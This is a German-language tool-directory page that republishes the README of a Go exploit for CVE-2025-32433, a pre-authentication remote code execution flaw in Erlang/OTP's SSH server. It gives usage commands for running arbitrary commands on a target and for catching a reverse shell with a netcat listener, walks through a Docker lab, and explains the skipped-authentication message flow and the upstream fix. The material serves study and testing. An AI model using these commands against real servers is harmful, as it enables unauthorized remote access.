Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2025-32433-Remote-Shell — Go-basierter Exploit für CVE-2025-32433 | Kitploit

Tools/GitHubGitHub/meloppeitreet/cve-2025-32433-remote-shell
Payload-GenerierungSchwachstellenanalyseExploitationShellcodePenetrationstestsRemote-Access-Tool
GitHubmeloppeitreet/cve-2025-32433-remote-shell

CVE-2025-32433-Remote-Shell

Go-basierter Exploit für CVE-2025-32433

Repository anzeigen
26vor 1 JahrNoch nicht geprüft
Teilen

CVE-2025-32433 Remote-Shell

Go-basierter Exploit für CVE-2025-32433, der eine Remote-Bash-Shell zurückgibt.

Stark inspiriert vom Verständnis des Exploits aus ProDefense's PoC für CVE-2025-32433.

Ausführen des Exploits

make

exploit.exe wird für Windows-Rechner ebenfalls durch das Cross-Compilation-Makefile bereitgestellt.

Führen Sie dann die Exploit-Binärdatei auf eine von 2 Arten aus:

Befehl

./exploit <target-ip> <target-port> "<command>"

HINWEIS: Die Ausgabe des Befehls wird nicht zurückgegeben.

Reverse Shell

nc -lnvp <attacker-port>
./exploit <target-ip> <target-port> <attacker-ip> <attacker-port>

Einrichten der Umgebung

Mithilfe des ProDefense-Dockerfiles können Sie eine Umgebung wie folgt einrichten:

docker build -t "cve-2025-32433:Dockerfile" .
docker run -p 2222:2222 cve-2025-32433:Dockerfile

Sie können den Exploit dann wie im Abschnitt Ausführen des Exploits ausführen, z. B.:

nc -lnvp 4444
./exploit 127.0.0.1 2222 172.17.0.1 4444

172.17.0.1 ist die Standard-IP für den Docker-Host

Erklärung des Exploits

TL;DR „Das Problem wird durch einen Fehler in der SSH-Protokollnachrichtenverarbeitung verursacht, der es einem Angreifer ermöglicht, Verbindungsprotokollnachrichten vor der Authentifizierung zu senden,“

Typischer SSH-Ablauf:

SSH_MSG_KEXINIT

→ SSH_MSG_KEXDH_INIT / KEX_ECDH_INIT (key exchange)
→ SSH_MSG_NEWKEYS
→ SSH_MSG_SERVICE_REQUEST ("ssh-userauth")
→ SSH_MSG_USERAUTH_REQUEST
→ SSH_MSG_USERAUTH_SUCCESS

→ SSH_MSG_CHANNEL_OPEN
→ SSH_MSG_CHANNEL_REQUEST

Exploit-Ablauf:

  1. TCP-Verbindung zum Opfer
  2. SSH-Banner-Austausch
  3. SSH_MSG_KEXINIT
  4. SSH_MSG_CHANNEL_OPEN (Pre-Auth)
  5. SSH_MSG_CHANNEL_REQUEST (Pre-Auth) --> enthält Befehlsnutzlast

Beachten Sie, dass der gesamte USERAUTH-Teil im Exploit übersprungen wird.

Zusammenfassung der Nachrichten

Relevante RFCs für SSH-Nachrichten:

  • RFC 4253: The Secure Shell (SSH) Transport Layer Protocol
  • RFC 4254: The Secure Shell (SSH) Connection Protocol

Nachrichtennummern

Nachrichtennummern im SSH-Transportprotokoll

Nachrichtennummern im SSH-Verbindungsprotokoll

Nachrichtenformate

SSH_MSG_KEXINIT

SSH_MSG_KEXINIT

SSH_MSG_CHANNEL_OPEN

SSH_MSG_CHANNEL_OPEN

SSH_MSG_CHANNEL_REQUEST

SSH_MSG_CHANNEL_REQUEST

Weitere Anforderungen

String-Format (aus RFC 4251: The Secure Shell (SSH) Protocol Architecture)

String


Padding

Padding

Den Fix und den Exploit verstehen

Das Folgende ist der Fix, der in den Erlang OTP Libraries im ssh: early RCE fix commit eingeführt wurde:

handle_msg

Der Fix führt eine neue handle_msg-Klausel ein, die anhand ihrer Argumente Folgendes abfängt:

  • Msg: Allzweck-Variable für alle eingehenden SSH-Nachrichten, die nicht bereits von früheren Klauseln abgedeckt werden (wie #ssh_msg_disconnect{})
  • #ssh{authenticated = false}: Sitzungszustand, der zutrifft, wenn die Verbindung noch nicht authentifiziert wurde.

Die Klausel fängt keine Sitzungen mit authenticated = true ab, welches der Sitzung zugewiesen wird, wenn der Server ein #ssh_msg_userauth_success{} empfängt:

authenticated = true

Sie wird nach dem Erfolg einer der folgenden Authentifizierungsmethoden gesendet:

Authentifizierungsmethoden, die #ssh_msg_userauth_success{} senden

Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    708
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    500
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    398
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    341
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    259
  • 6

    antifox

    antifox-ai/antifox

    KI-Multi-Agenten-Plattform für autonome Penetrationstests, die Recon, Angriffsflächen-Erkennung, Exploit-Validierung und evidenzbasierte Berichtserstellung durchführt.

    257

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →